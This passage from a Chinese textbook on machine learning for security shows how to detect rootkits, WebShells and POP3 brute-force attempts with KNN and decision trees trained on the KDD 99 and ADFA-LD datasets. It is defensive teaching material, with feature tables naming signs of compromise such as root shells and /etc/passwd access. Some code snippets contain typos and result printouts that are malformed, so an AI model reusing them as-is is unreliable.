


图5-6 基于telnet连接的Rootkit检测流程

其中和Rootkit相关的特征主要为TCP连接的内容特征，详见表5-1。

表5-1 KDD 99 TCP连接内容特征

特征名称	数据类型	内容描述
hot	连续类型	访问系统敏感文件和目录的次数，连续，范围是 [0, 101]。例如，访问系统目录，建立或执行程序等
num_failed_logins	连续类型	登录尝试失败的次数，连续，范围是 [0, 5]
logged_in	离散类型	成功登录则为 1，否则为 0，离散，取值为 0 或 1
num_compromised	连续类型	compromised 条件出现的次数，连续，范围是 [0, 7479]
root_shell	离散类型	若获得 root shell 则为 1，否则为 0，离散，取值为 0 或 1。root_shell 是指获得超级用户权限
su_attempted	离散类型	若出现“su root”命令则为 1，否则为 0，离散，取值为 0 或 1
num_root	连续类型	root 用户访问次数，连续，范围是 [0, 7468]
num_file_creations	连续类型	文件创建操作的次数，连续，范围是 [0, 100]
num_shells	连续类型	使用 shell 命令的次数，连续，范围是 [0, 5]
num_access_files	连续类型	访问控制文件的次数，连续，范围是 [0, 9]。例如，对 /etc/passwd 或 .rhosts 文件的访问
num_outbound_cmds	连续类型	一个 FTP 会话中出站连接的次数，连续，取值为 0。数据集中这一特征出现次数为 0
is_hot_login	离散类型	登录是否属于“hot”列表，是为 1，否则为 0，离散，取值为 0 或 1。例如超级用户或管理员登录
is_guest_login	离散类型	若是 guest 登录则为 1，否则为 0，离散，取值为 0 或 1

加载KDD 99数据集中的数据：

```
def load_kdd99(filename):
    x=[]
    with open(filename) as f:
        for line in f:
            line=line.strip('\n')
            line=line.split(',')
            x.append(line)
    return x
```

筛选标记为Rootkit和normal且是telnet协议的数据：

```
if ( x1[41] in ['rootkit.', 'normal.'] ) and ( x1[2] == 'telnet' ):
    if x1[41] == 'rootkit.':
        y.append(1)
    else:
        y.append(0)
```

2.特征化

挑选与Rootkit相关的特征作为样本特征：

```
x1 = x1[9:21]
v.append(x1)
for x1 in v :
    v1=[]
    for x2 in x1:
        v1.append(float(x2))
w.append(v1)
```

3.训练样本

实例化KNN算法，邻居数设置为3：

```
clf = KNeighborsClassifier(n_neighbors=3)
```

4.效果验证

我们使用十折交叉验证。

```
print cross_validation.cross_val_score(clf, x, y, n_jobs=-1, cv=10)
```

测试结果如下，准确率约为90%。

```
[ 0.9      0.9      1.       1.       1.       ]      0.77777778
```

5.6 示例：使用K近邻算法检测WebShell

完整演示代码请见本书GitHub上的5-5.py。

1.数据搜集和数据清洗

使用ADFA-LD数据集中WebShell相关数据，ADFA-LD数据集中记录下了系统调用序列，比如（系统调用A、系统调用B、系统调用C），然后使用数字标识每一个系统调用，这样就转换成了系统调用序列（1，2，3），这时（1，2，3）就转换成了一个序列向量，如图5-7所示。ADFA-LD数据集的详细介绍请阅读第3章相关内容。




图5-7 ADFA-LD数据集将系统调用的顺序抽象成序列向量

加载ADFA-LD中的正常样本数据：

```
def load_adfa_training_files(rootdir):
    x=[]
    y=[]
    list = os.listdir(rootdir)
    for i in range(0, len(list)):
```

```
path = os.path.join(roottdir, list[i])
if os.path.isfile(path):
    x.append(load_one_file(path))
    y.append(0)
return x,y
```

定义遍历目录下文件的函数：

```
def dirlist(path, allfile):
    filelist = os.listdir(path)
    for filename in filelist:
        filepath = os.path.join(path, filename)
        if os.path.isdir(filepath):
            dirlist(filepath, allfile)
        else:
            allfile.append(filepath)
    return allfile
```

从攻击数据集中筛选和WebShell相关的数据：

```
def load_adfa_webshell_files(roottdir):
    x=[]
    y=[]
    allfile=dirlist(roottdir,[])
    for file in allfile:
        if re.match(
r" .. /data/ADFA-LD/Attack_Data_Master/Web_Shell_\d+/UAD-W*",
file):
            x.append(load_one_file(file))
            y.append(1)
    return x,y
```

2.特征化

由于ADFA-LD数据集都记录了函数调用序列，每个文件包含的函数调用序列的个数都不一致，可以参考第3章中的词集模型进行特征化。

```
x1,y1=load_adfa_training_files("../data/ADFA-LD/Training_Data_Master/")
x2,y2= load_adfa_webshell_files("../data/ADFA-LD/Attack_Data_Master/"
x=x1+x2
y=y1+y2
vectorizer = CountVectorizer(min_df=1)
x=vectorizer.fit_transform(x)
x=x.toarray()
```

3.训练样本

实例化KNN算法，其中邻居个数设置为3：

```
clf = KNeighborsClassifier(n_neighbors=3)
```

4.效果验证

我们使用十折交叉验证。

```
print cross_validation.cross_val_score(clf, x, y, n_jobs=-1, cv=10)
```

测试结果如下，准确率约为95%。

```
[ 0.97916667  0.9375      0.97916667  0.93684211  0.95789474  0.84210526
 0.96842105  0.97894737  0.9787234   0.9787234 ]
```

5.7 本章小结

本章重点介绍K近邻的基础知识以及Web安全领域的相关应用，包括检测Linux服务器异常系统操作、基于telnet协议的Rootkit检测等。后面章节我们将陆续介绍其他分类算法，不同的分类算法没有好坏之分，在不同的数据集和不同的应用场景下，性能表现可能差距很大。

参考资源

我写作本章时参考了以下网站，读者要想进一步学习，欢迎到这些网站进一步了解更多信息：

- <http://www.freebuf.com/articles/system/97703.html>
- <http://www.fx361.com/page/2016/1018/284843.shtml>
- <http://www.freebuf.com/articles/system/97703.html>
- <https://www.unsw.adfa.edu.au>
- <http://kdd.ics.uci.edu/databases/kddcup99/kddcup99.html>

还有一些参考文献值得一读：

[1] Schonlau M, Couper M. Semi-Automated Categorization of Open-Ended Questions. *Survey Research Methods*, August 2016.

[2] 张有新, 曾华燊, 贾磊. 入侵检测数据集KDD CUP99研究[J]. 计算机工程与设计, 2010, 22.

第6章 决策树与随机森林算法

决策树和随机森林是常见的分类算法，尤其是决策树，判断的逻辑很多时候和人的思维非常接近，人们在遇到多种条件组合作为判断依据时，可以画出一棵决策树作为判断逻辑。本章将介绍决策树和随机森林算法的基本概念，并给出基本的使用方式，然后介绍如何使用这两个算法检测FTP的暴力破解。

6.1 决策树算法概述

韩梅梅是某互联网公司的女码农，平时生活圈子很小，周围同事追求她的也不少，但是没有一个是她满意的，于是她开始在交友网站上发布个人信息。她把自己筛选约会对象的逻辑进行梳理，如图6-1所示。

决策树表现了对象属性与对象值之间的一种映射关系。决策树中每个节点表示某个对象，而每个分叉路径则代表某个可能的属性值，而每个叶节点则对应从根节点到该叶节点所经历的路径所表示的对象值。数据挖掘中，决策树是一种经常要用到的技术，可以用于数据分类，同样也可以用于预测。

下面是个简单的例子：

```
>>> from sklearn import tree
>>> X = [[0, 0], [1, 1]]
>>> Y = [0, 1]
>>> clf = tree.DecisionTreeClassifier()
>>> clf = clf.fit(X, Y)
```

结果预测为：

```
>>> clf.predict([[2., 2.]]) array([1])
```




图6-1 韩梅梅约会男网友的决策树

6.2 示例：hello world！决策树

Scikit-Learn自带了iris数据集合，iris集合具体介绍请参考第3章。完整演示代码请见本书GitHub上的6-1.py。

导入需要的函数库，加载iris数据集：

```
from sklearn.datasets import load_iris
from sklearn import tree
import pydotplus
iris = load_iris()
```

使用决策树算法进行训练，并将训练得到的决策树保存成pdf文件：

```
clf = tree.DecisionTreeClassifier()
clf = clf.fit(iris.data, iris.target)
dot_data = tree.export_graphviz(clf, out_file=None)
graph = pydotplus.graph_from_dot_data(dot_data)
graph.write_pdf("../photo/6/iris.pdf")
```

训练得到的可视化决策树如图6-2所示。




图6-2 iris数据集得到的可视化决策树

6.3 示例：使用决策树算法检测POP3暴力破解

完整演示代码请见本书GitHub上的6-2.py。

1. 数据搜集和数据清洗

使用KDD 99数据集中POP3的相关数据，KDD 99数据集详细介绍请阅读第3章相关内容：

```
4,tcp,pop_3,SF,30,93,0,0,0,0,0,1,0,0,0,0,0,0,0,0,0,0,1,1,0.00,0.00,0.00,0.00,1.00,0  
4,tcp,pop_3,SF,28,93,0,0,0,0,0,1,0,0,0,0,0,0,0,0,0,0,1,1,0.00,0.00,0.00,0.00,1.00,0  
4,tcp,pop_3,SF,30,93,0,0,0,0,0,1,0,0,0,0,0,0,0,0,0,0,1,1,0.00,0.00,0.00,0.00,1.00,0
```

加载KDD 99数据集中的数据：

```
def load_kdd99(filename):  
    x=[]  
    with open(filename) as f:  
        for line in f:  
            line=line.strip('\n')  
            line=line.split(',')  
            x.append(line)  
    return x
```

筛选标记为guess-passwd和normal且是POP3协议的数据：

```
for x1 in x:  
    if ( x1[41] in ['guess_passwd.', 'normal.'] ) and ( x1[2] == 'pop_3' ):  
        if x1[41] == 'guess_passwd.':  
            y.append(1)  
        else:  
            y.append(0)
```

2. 特征化

挑选与POP3密码破解相关的网络特征以及TCP协议内容的特征作为样本特征：

```
x1 = [x1[0]] + x1[4:8]+x1[22:30]
v.append(x1)
for x1 in v :
    v1=[]
    for x2 in x1:
        v1.append(float(x2))
w.append(v1)
```

3.训练样本

实例化决策树算法：

```
clf = tree.DecisionTreeClassifier()
```

4.效果验证

我们使用十折交叉验证：

```
print cross_validation.cross_val_score(clf, x, y, n_jobs=-1, cv=10)
```

测试结果如下，准确率约为99%：

```
[0.98637602 1.          1.          1.          1.          1.          1.
```

可视化训练得到的决策树为：

```
dot_data = tree.export_graphviz(clf, out_file=None)
graph = pydotplus.graph_from_dot_data(dot_data)
graph.write_pdf("../photo/6/iris-dt.pdf")
```

可视化决策树如图6-3所示。




图6-3 使用决策树检测暴力破解训练得到的决策树

6.4 示例：使用决策树算法检测FTP暴力破解

完整演示代码请见本书GitHub上的6-3.py。

1. 数据搜集和数据清洗

使用ADFA-LD数据集中FTP暴力破解的相关数据，ADFA-LD数据集详细介绍请阅读第3章相关内容。ADFA-LD系统调用可抽象成向量，如图6-4所示。

